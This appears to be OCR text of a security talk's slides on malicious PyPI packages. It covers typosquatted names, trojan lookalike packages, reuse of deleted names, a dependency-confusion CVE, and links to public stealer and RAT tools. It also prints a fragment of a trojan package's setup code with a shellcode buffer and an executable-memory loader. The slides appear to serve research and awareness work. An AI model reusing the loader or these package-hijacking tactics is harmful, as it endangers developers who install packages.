
Malware User Worries

What can I do with
my victims' devices

How to stay unnoticed
as long as possible

Are there any tools
for my goals

How to use PyPI



ыхода API для загрузки файлов на PyPI.

ь к Руководству пользователя по созданию Python'ьих пакетов.

Этот URL-адрес является точкой выхода API для загрузки файлов на PyPI.
Чтобы узнать больше о загрузке проектов на PyPI, обратитесь к Руководству пользователя по созданию Python'ьих пакетов.

В противном случае советуем вам перейти на главную страницу PyPI.

Force victim to install our malware

- Typosquatting
- Make “better” version of package
- Own previously deleted package
- Add to opensource package as a dependency
- Bad answers / Bad guides

Typosquatting

requist (requests)	extracolors (extcolors)	colorafull (colorful)
rquests (requests)	discord-selfbotter (selfbots)	colorapy (colorful)
discord.py-selfbots (discord.py-self)	selfbotters (selfbots)	selfbotts (selfbots)

Make “better” version of package

Non-malicious cases:

- pycrypto (vulner to CVE-2013-7459) –
  - pycryptodome –
    - pycryptodomex (the same author, better naming convention)
- snakebite (abardoned by spotify) –
  - snakebite-py3 (adopted by Internet Archive)


Trojan cases:

- requests – requests-json
- requests – requestscaches
- gps-helper – gps-helper-cs
- flask-utils – flask-utils-helper


Own previously deleted package

```
rquests
2019-04-01 14:02:36 create
2019-04-04 09:34:06 remove project
2022-05-27 17:32:39 create
2022-05-31 09:23:36 remove project
```

Theoretical: package in dependencies



Theoretical: package in dependencies



rakovskij-stanislav commented on 20 Jun

Impact of the bug
Malicious code execution


Describe the bug
There are a release candidates of wmagent (https://pypi.org/project/wmagent/1.3.3rc2/#history)
In 1.3.3rc2 and 1.3.3rc1 there is a `requirements.txt` file with this content:

```
# All dependencies needed to run WMAgent
Cheetah==2.4.0
Markdown==3.0.1
```

Assignees
goughes

Labels
High Priority Security WMAgent


Projects
Planned for Q2 - 2022
Work Done



CVE-ID	
CVE-2022-34558	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
WMAgent v1.3.3rc2 and 1.3.3rc1, reqmgr 2 1.4.1rc5 and 1.4.0rc2, reqmon 1.4.1rc5, and global-workqueue 1.4.1rc5 allows attackers to execute arbitrary code via a crafted dbs-client package.	

https://github.com/dmwm/WMCore/issues/11188

Theoretical: package in guides



Python, Boto3, and AWS S3: Demystified

by Ralu Bolovan 22 Comments devops intermediate

Who is my victim

Telegram User

Discord User

Has a cryptocurrency wallet


Pidgin User (wut?)

Has a browser

Need to investigate (backdoor)

Has a powerful PC

Any ready-to-use programs I can use?



Bainky/Telegram-RAT Public archive
Windows Remote Administration Tool via Telegram. Written in **Python**
rat telegram telegram-bot bot windows remote hacking python status virus malware screen startup webcam bsod remote-access-trojan stealer administation telegramrat telegram-rat
384 Python MIT license Updated on 15 Sep 2021

RaymiiOrg/NoPriv Public archive
NoPriv.py is a **python** script to backup any IMAP capable email account to a HTML archive, nicely browsable, instead of...
336 Python GPL-3.0 license Updated on 5 Mar 2017


hakanonymos/steal-chrome-password-all-version
Python steal chrome password all version browser are supported 100 % FUD
python spy stealing-passwords
243 Python Updated on 16 Feb 2021

ultrasecurity/TeleKiller
A Tools Session Hijacking And **Stealer** Local Passcode Telegram Windows
python hacking rat hack python3 penetration-testing remote-admin-tool hack-telegram telekiller
231 Python Updated on 26 Oct 2020

https://github.com/search?q=python+stealer

Increase time of staying unnoticed


gps-helper-cs (created 22.07.2018, found 28.04.2022 – 1376 days)



```
      url='https://github.com/MiSecurity/x-patrol',
      package_dir={'gps_helper': 'gps_helper'},
      packages=['gps_helper'],
      license='MIT',
      install_requires=requirements.split(),
      test_suite='nose.collector',
      tests_require=['nose', 'tox', 'numpy'],
      extras_require={
            'plotting': plotting.split()
      }
      )


from ctypes import *
import ctypes
# length: 526 bytes
buf = u"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x2


#libc = CDLL('libc.so.6')
PROT_READ = 1
PROT_WRITE = 2
PROT_EXEC = 4
def executable_code(buffer):
    buf = c_char_p(buffer)
    size = len(buffer)
    addr = libc.valloc(size)
    addr = c_void_p(addr)
    if 0 == addr:
        raise Exception("Failed to allocate memory")
```

Increase time of staying unnoticed

pytonessentials (created 30.01.2020, found 27.05.2022 – 848 days)

